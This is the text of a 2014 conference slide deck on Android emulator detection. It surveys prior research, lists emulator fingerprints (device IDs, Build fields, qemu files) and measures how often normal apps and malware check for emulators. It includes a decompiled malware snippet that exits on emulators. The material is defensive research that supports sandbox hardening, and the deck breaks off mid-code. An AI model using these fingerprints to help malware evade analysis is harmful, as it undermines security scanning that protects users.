Guess Where I am: Detection and Prevention of Emulator Evading on Android

Wenjun Hu(MindMac)
Zihang Xiao(Claud Xiao)

XCON，Beijing

2014.10

Android emulator is widely used

- Google deployed Bouncer to scan Android applications submitted to Google Play
- Security companies provide services to analyze dynamic behaviors of Android applications
- Emulator's advantages
  - Low financial cost
  - Convenient development and deployment
  - Available to customize




Image Source: Jon Oberheide & Charlie Miller, DISSECTING THE ANDROID BOUNCER


We are going to discuss

- Current research situation of Android emulator detection
- The proportion of Android applications which utilize emulator detection in the wild
- The main methods used by these applications to detect emulator
- The purpose to detect emulator
- How to modify the emulator and make it more like real devices
- The effects of such modification in practice use
- Other emulator detection methods

Current research situation of Android emulator detection


- Thanasis Petsas et al. Rage against the virtual machine: hindering dynamic analysis of Android malware，EuroSec’14
- Timothy Vidas and Nicolas Christin，Evading Android Runtime Analysis via Sandbox Detection, ASIACCS’14
- 赵闽 and 倪超，逃离安卓动态检测&订票助手一日谈，HitCon 2013
- Tim Strazzere, Dex Education 201:Anti-Emulators, HitCon 2013
- Patrick Schulz, Android Emulator Detection by Observing Low-level Caching Behavior
- Felix Matenaar and Patrick Schulz, Detecting Android SandBoxes
- Jon Oberheide and Charlie Miller, Dissecting the Android Bouncer, SummerCon 2012
- Nicholas J. Percoco and Sean Schulter, Adventures in BouncerLand, Black Hat USA 2012
- Vaibhav Rastogi, Yan Chen and William Enck, AppsPlayGround: Automatic Security Analysis of Smartphone Applications, CODASPY’13

Classification for emulator detection




- Exists API Demos, Dev Tools?
- Contacts, Inbox Text Messages, Call Logs and Photo Album are empty?
- Logcat service is always in running or record sensitive information?

Classification for emulator detection




- Phone Number == 15555215554-5584, etc
- Build.Device == generic, etc
- Battery status and power capacity
- Hardware features such as GPS, Wifi
- Get system properties based on Java reflection
- Read /system/build.prop’s content
- Use Monkey to simulate behaviors

Classification for emulator detection



Classification for emulator detection



- Emulator’s CPU information
- Binary translation in QEMU
- Low level caching behavior

Current situation of Anti-anti emulator

- Behavior analysis system based on Android emulator take emulator evading into consideration
- A part of systems utilize some methods to hide Android emulator
- Latest research shows anti-anti emulator tech is not well used in practice
  - Timothy Vidas and Nicolas Christin, Evading Android Runtime Analysis via Sandbox Detection, ASIACCS'14

Detection method	Andrubis	CopperDroid	ForeSafe
getDeviceId()	Y†	Y	Y
getSimSerial Number()	Y	Y	Y
getLine1 Number()	Y	Y‡	Y
MCC	Y	Y	Y
MNC	Y	Y	Y
FINGERPRINT	Y	Y	Y
BOARD	Y	Y	Y
BRAND	Y	Y	Y
DEVICE	Y	Y	Y
HOST	N	N	N
ID	N	N	N
manufacturer	N	N	N
MODEL	N	N	Y
PRODUCT	N	N	Y
serial	Y	N	N
TAGS	Y	Y	Y
radio	N	N	N
USER	N	N	N
NetCountry	y	N	N
NetType	y	N	N
PhoneType	y	N	N
SimCountry	y	N	N
VMNum	Y	Y	Y
SubscriberID	Y†	Y	Y

Image Source: Timothy Vidas and Nicolas Christin Evading Android Runtime Analysis via Sandbox Detection, ASIACCS'14

Emulator Detection in Real World

- Sina Tech.:[New Android mwlare pretends to be "Facebook"]

瑞星安全专家表示，“Facebook”病毒囊括了资费消耗和隐私监听两类病毒的特点。该病毒可接收指令，并在用户不知道的情况下让手机发送短信、拨打电话。黑客可利用该功能群发垃圾短信，并使用户手机拨打吸费号码，造成巨大的资费消耗。

  – The app exits quickly after launcher on Android emulator


```
String str1 = ((TelephonyManager)getSystemService("phone")).getDeviceId();
String str4;
String str5;
if (getResources().getString(2131034115).equals("1")) {
  if (!str1.equals("000000000000000"))
  {
    TelephonyManager localTelephonyManager = (TelephonyManager)getSystemServ
    str4 = localTelephonyManager.getLine1Number();
    if ((str4 != null) && (!str4.toString().trim().isEmpty())) {
      break label2542;
    }
    str5 = localTelephonyManager.getSubscriberId();
    if ((!str5.startsWith("1555521")) && (!c().equals("Android")) && (!((Tel
  }
  else
  {
    Process.killProcess(Process.myPid());
  }
```

Detection of Anti-Emulator

- Decompile APK
- Search for characteristic API and strings
- String comparation

Emulator fingerprint

Get device model

Compare string

Emulator detection

```
.method private static a()Z
    .locals 2

    .prologue
    .line 117
    sget-object v0, Landroid/os/Build;->MODEL:Ljava/lang/String;

    const-string v1, "google_sdk"

    invoke-virtual {v0, v1}, Ljava/lang/String;->compareToIgnoreCase(Ljava/lang/String;)I

    move-result v0

    if-eqz v0, :cond_0

    sget-object v0, Landroid/os/Build;->MODEL:Ljava/lang/String;

    const-string v1, "sdk"

    invoke-virtual {v0, v1}, Ljava/lang/String;->compareToIgnoreCase(Ljava/lang/String;)I

    move-result v0

    if-eqz v0, :cond_0

    const/4 v0, 0x0

    :goto_0
    return v0

    :cond_0
    const/4 v0, 0x1

    goto :goto_0
.end method
```

Anti-Emulator’s features

- **TelephonyManager**
  - getLine1Number == 155 5521 <emu-port>
  - getDeviceId == 000000000000000
  - getDeviceId == 012345678912345
  - getSubscriberId == 310260000000000
  - getVoiceMailNumber == 15552175049
  - getSimSerialNumber == 89014103211118510720
- **Build**
  - BRAND == generic
  - DEVICE == generic
  - HARDWARE == goldfish
  - PRODUCT== sdk
  - HOST == android-test
  - TAGS == test-keys
  - .....

Anti-Emulator’s features(cont.)

- **Characteristic files**
  - /dev/socket/qemud
  - /dev/qemu_pipe
  - /system/lib/libc_malloc_debug_qemu.so
  - /sys/qemu_trace
  - /system/bin/qemu-props
- **System properties**
  - ro.hardware == goldfish
  - ro.product.device == generic
  - ro.product.model == sdk
  - ro.product.name == sdk

Situation of Anti-Emulator Utilized by Android Applications in Real World

Android Samples

- Normal Android applications
  - Source： Google Play 2013
  - Number： **14,195**
- Android malware
  - Source： AndroMalShare http://202.117.54.231:8080
  - Number： **8,939**


Near 50% normal applications exist anti-emulator behaviors

- 49.996% samples hit the features
- Most features come from advertisement library after analysis
- 21.606% samples hit the features after filtering advertisement library


Most anti-emulator behaviors come from third libraries

- Most applications'-self contain no anti-emulator behaviors, while these behaviors come from libraries such as
  - Advertisement lib: Google Ad, Millennial Media, etc
  - Social lib: Facebook, Twitter, etc
  - Payment lib: PayPal，Amazaon, etc
  - Video lib: Youtube, etc
  - Game lib: LGame, etc
  - Others: SamSung S-Pen，Mozilla JavaScript, etc

Distribution of anti-emulator among normal applications





Distribution of anti-emulator among normal applications (cont.)



Distribution of anti-emulator's methods among normal applications

- Variables in Build class are most used
- System properties are least used







19% malware exists anti-emulator behaviors

- 19.029% malware hit the features
- A part of the features come from advertisement libraries, while the proportion is much smaller than in normal applications
- 15.360% malware hit the features after filtering advertisement libraries

Distribution of anti-emulator's methods among Android malware

- Compared with normal samples
  - Variables in Build class are most used
  - Usage of system properties increases





Purpose to Detect Android Emulator

Purpose to Detect Android Emulator

Push different content

- Advertisement modules push test content for Android emulator
  - Google Ad

```
else if(!this.g) {
    String v1 = AdUtil.c() ? "AdRequest.TEST_EMULATOR" : "\"" + AdUtil.a(context) + "\"";
    a.c("To get test ads on this device, call adRequest.addTestDevice(" + v1 + ");");
    this.g = true;
}
```

```
public static boolean c() {
    boolean v0 = !"unknown".equals(Build.BOARD) || !"generic".equals(Build.DEVICE) || !"generic"
            .equals(Build.BRAND) ? false : true;
    return v0;
}
```

  - AdMob

```
if(v0 == null || (AdManager.isEmulator())) {
    AdManager.g = "emulator";
    Log.i("AdMobSDK", "To get test ads on the emulator use AdManager.setTestDevices(
}
```

```
public static boolean isEmulator() {
    boolean v0 = !"unknown".equals(Build.BOARD) || !"generic".equals(Build.DEVICE) || !"generic"
            .equals(Build.BRAND) ? false : true;
    return v0;
}
```

Check for compatibility

- Samsung S-Pen

```
public static final boolean isSupportedModel() {
    boolean v0 = (SDrawLibrary.b()) || (SDrawLibrary.a()) ? true : false;
    if(!v0) {
        SDrawLibrary.c();
    }

    return v0;
}
```

```
private static boolean a() {
    boolean v0 = Build.MODEL.compareToIgnoreCase("google_sdk") == 0 || Build.MODEL.compareToIgnoreCase(
            "sdk") == 0 ? true : false;
    return v0;
}
```

- WeChat

```
if(Build.DISPLAY.startsWith("Flyme")) {
    v1.dMq = v5;
    v1.dMt.setDisplayOrientation(v5);
}
else {
    if(!Build.MODEL.equals("M9")) {
        v0_1 = v2;
    }
    else {
        String v0_2 = Build.DISPLAY;
        if(v0_2.substring(0, 0).equals("1")) {
            v0_1 = v2;
        }
```

Prevent automatic behaviors

- Paypay

```
if(PayPal.getInstance().getServer() == 1) {
    if(!v0.equals("000000000000000")) {
        goto label_43;
    }

    Intent v7 = new Intent(PayPalActivity.FATAL_ERROR).putExtra("FATAL_ERROR_ID", "-1").putExtra(
            "FATAL_ERROR_MESSAGE", h.a("ANDROID_simulator_payment_block"));
